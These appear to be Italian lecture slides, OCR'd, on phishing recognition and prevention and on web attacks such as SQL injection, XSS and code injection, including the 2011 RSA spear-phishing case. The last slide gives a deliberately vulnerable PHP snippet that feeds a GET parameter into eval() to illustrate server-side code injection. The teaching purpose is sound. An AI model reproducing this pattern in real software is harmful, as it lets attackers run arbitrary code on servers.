
Phishing (15) – Numero di attacchi

Top Countries by Attack Volume

The U.S. was targeted by the majority of – or 46% - of total phishing volume in December. The UK accounted for 19% of attack volume, while India and Canada remained third and fourth with 8% and 5% of attack volume.




Phishing (16) – Percentuale di utenti attaccati



Phishing (17) – Paesi da cui ha origine

Top Hosting Countries

In December, the U.S. remained the top hosting country for phishers, hosting 53% of global phishing attacks. Germany and the UK were the second top hosting countries accounting for 5% of hosted attacks.



Phishing (18) – Come riconoscere l'attacco?

Alcune parti della mail, se osservate con attenzione, possono segnalare che si tratta di una comunicazione "anomala":

- indirizzo del **mittente del messaggio**
- **italiano stentato: errori** ortografici, di sintassi o di coniugazione verbi, in quanto generata da un traduttore automatico
- **link** ad una **pagina esterna**
- segnalazioni di blocco del conto, minacce di chiusura del conto o di servizi, piuttosto che segnalazioni di vittorie o premi a patto che si **inseriscano i codici personali**

Phishing (19) – Link anomalo?

I link possono venire "dirottati" in vari modi:

- Link "nascosto"
  - Il link è una parola od un'immagine e l'URL non è visibile
  - Click here
- Link "impostore"
  - Sembra un URL legittimo, ma l'URL effettivo è diverso e punta ad un'altra pagina
  - http://www.bogus-amazon.com non punta al sito di amazon

Phishing (20) – Link anomalo?

Come riconoscere un link anomalo?

- Cercare la prima **barra (slash) singola**

- Ritornare indietro di due punti (.)

- La "vera" destinazione si trova tra nel mezzo

Phishing (21) – Link anomalo?

In genere:

- Se al posto del punto non c'è nulla o un trattino, allora non è legittimo
  - www.yahoo.com vs wwwyahoocom o www-yahoo.com
- Errori di ortografia o variazioni del nome
  - www.amazon.com vs www.amazom.com o amazon-online.com

Phishing (22) – Come evitarlo?

1. **Non comunicare info personali** (username, password, account) ad alcuno tramite telefono, mail, o accedendo a link presenti in mail
2. Mai aprire collegamenti (link) presenti in messaggi di spam o presunti tali
3. Quando si ricevono mail con sospetto di phishing rivolgersi alla banca/ente da cui sembrano provenire (tutti i siti "seri" hanno un centro specializzato a cui rivolgersi per la segnalazione di phishing)

Phishing (23) – Come evitarlo?

4. Verificare l'URL a cui si è stati dirottati
5. Tutte le transazioni che comprendono dati personali e sensibili avvengono attraverso collegamenti criptati (https), e "sicuri" (certificati). Pertanto **diffidare di siti che richiedono inserimento di dati sensibili su protocolli insicuri**

Phishing (24) – E se ho cliccato sul link?

Se ho rivelato informazioni personali:

- Controllare gli estratti conto della banca e della carta di credito

Se ho inserito la password in un sito "truffa":

- Andare sul sito legittimo e cambiare la password ASAP
- Se utilizzo la stessa password in altri siti, cambiare la password anche lì
  - **DA RICORDARE**: usare password diverse per siti diversi!!!

Phishing (25) – Spear phishing

Tipo di phishing mirato:

- No e-mail di massa: **e-mail su scala ridotta** prendendo di mira gli utenti di una singola azienda
- **I messaggi sembrano provenire da un altro dipendente della stessa azienda** e chiedono la conferma di nome utente e password
  - le e-mail sembrano provenire da un dipartimento aziendale che avrebbe motivo e titolo di richiedere tali informazioni, come ad es. IT o Risorse umane

Phishing (26) – Esempi di spear phishing

Cyber attack all'RSA!

- Il 17 Marzo 2011 RSA ha comunicato di essere rimasta vittima di un "sofisticato attacco finalizzato al furto di dati riservati"
- Probabile funzionamento dell'attacco:
  - Sfruttata una vulnerabilità presente in Adobe Flash Player (pubblicata 3 giorni prima dell'attacco!)
  - **Inviate ad un ristretto numero di dipendenti di RSA alcune email con un allegato "maligno" in formato Microsoft Excel dal nome "*2011 Recruitment plan.xls*" contenente un Trojan in formato Flash che ha permesso di eseguire un'applicazione (*Poison Ivy)* di grado di comandare da remoto il funzionamento del sistema violato**
  - Sottratte le credenziali per l'accesso ad altri sistemi connessi alla rete di RSA avviando poi un'attività di ricerca e copia di dati sensibili ed informazioni importanti

Phishing (27) – Esempi di spear phishing

Trend del 2016:


- http://www.darkreading.com/the-8-most-convincing-phishing-schemes-of-2016/d/d-id/1325042

Phishing (28) – SMS Phishing

11:41 - 11 set 2015

Sicurezza dei Sistemi Web?

Architettura di riferimento (molto semplificata)



Le 2 facce della Sicurezza Web


Web browser


- Responsabile della gestione sicura del contenuto Web messo a disposizione dai siti Web visitati

Applicazioni Web

- Siti di e-commerce, banche, blog, Google Apps …
- Mix di codice a lato server e a lato client
  - Codice a lato server: in PHP, Ruby, ASP, JSP…, viene eseguito dal server Web
  - Codice a lato client: scritto in JavaScript…, vienne eseguito dal browser
- Moltissimi bug potennziali: SQL injection, XSS, XSRF


Web 1.0 (statico) vs Web 2.0 (dinamico)






AJAX: Asynchronous JavaScript and XML

Attacchi comuni nel Web?



Dove “vive” l’attaccante?



Cosa può fare l'attaccante? (1)

Network attacker

- Passivo: wireless eavesdropper
- Attivo: router Wi-Fi compromesso, DNS poisoning

Malware attacker

- Codice malizioso che viene eseguito direttamente sul computer della vittima
- Per infettare il computer della vittima, possiamo sfruttare bug software (e.g., buffer overflow) o convincere l'utente a installare contenuti maliziosi (come?)
  - Mascerato come programma antivirus, video codec, etc.

Cosa può fare l'attaccante? (1)
Web Attacker

Se il target è il Web server:

- L'unico punto di accesso sono le pagine pubbliche dell'applicazione
  - … e anche quelle protette nel caso in cui l'attaccante sia anche un utente legittimo

Cosa può fare l'attaccante? (2)
Web Attacker

Se il target è un utente connesso ad Internet:

Controllare un sito malizioso (`attacker.com`)

- Può anche ottenere un certificato SSL/TLS per il suo sito ($0)

Un utente visita `attacker.com` – perché?

- Email di phishing, contenuto allettante, risultati di una ricerca, inserito da un ad network, …
- Post su Facebook dell'attaccante

Variante: "iframe attacker"

- Un `iframe` con contenuto malizioso incluso in una pagina altrimenti onesta
  - Pubblicità, mashup (mix di contenuti), etc.

Attacchi nel Web

Funzionamento: Il browser a lato client spedisce una richiesta HTTP ad un Web server, il Web server interagisce con il sever di backend e spedisce al client l'HTTP response contenente la pagina HTML

- I documenti HTML sono definiti mediante elementi HTML/**tag HTML**
- Il browser rappresenta la pagina in un **DOM tree** (Document Object Model)

Le *richieste* contengono dati che possono venire utilizzati dal server per compiere azioni

- **Si attacca il server inserendo codice malevolo nella richiesta (SQL injection)**

Le pagine di *risposta* possono contenere degli script (spesso JavaScript) che verranno eseguiti dal browser

- **Si attacca il client inserendo script maliziosi nella pagina di risposta (Cross Site Scripting - XSS)**

Le 2 maggiori vulnerabilità dei siti Web

SQL Injection

- Il *browser* spedisce dell'*input* malizioso ad un *server* (tramite un *form*)
- La mancata validazione dell'*input* porta a *query* SQL maliziose a lato server

XSS – Cross-site scripting

- Un attaccante fa eseguire uno *script* ad un utente facendogli credere che provenga da un Web server onest
  - Lo *script* ruba informazioni (al client!)

Code Injection

SQL Injection* e *XSS* sono un esempio del più generico attacco di tipo *Code (o Command) injection

Input "non fidato" viene inserito in una query o in un'istruzione

- La stringa in *input* altera la semantica prevista dell'istruzione
- Es: *SQL Injection* - dati non verificati vengono usati per fare una *query* ad un *database*

Approfitta di vulnerabilità insite nei siti Web dinamici

Code Injection (1)

- Permette all'attaccante di eseguire codice arbitrario a lato server
- **Esempio**: code injection basato su *eval* (funzione PHP che accetta come unico argomento una stringa, che deve essere un programma PHP valido)
  - Si supponga di avere una calcolatrice a lato server: **`http://site.com/calc.php`**

```
...
$in = $_GET[ 'exp'];
eval('$ans = ' . $in . ';');
...
```

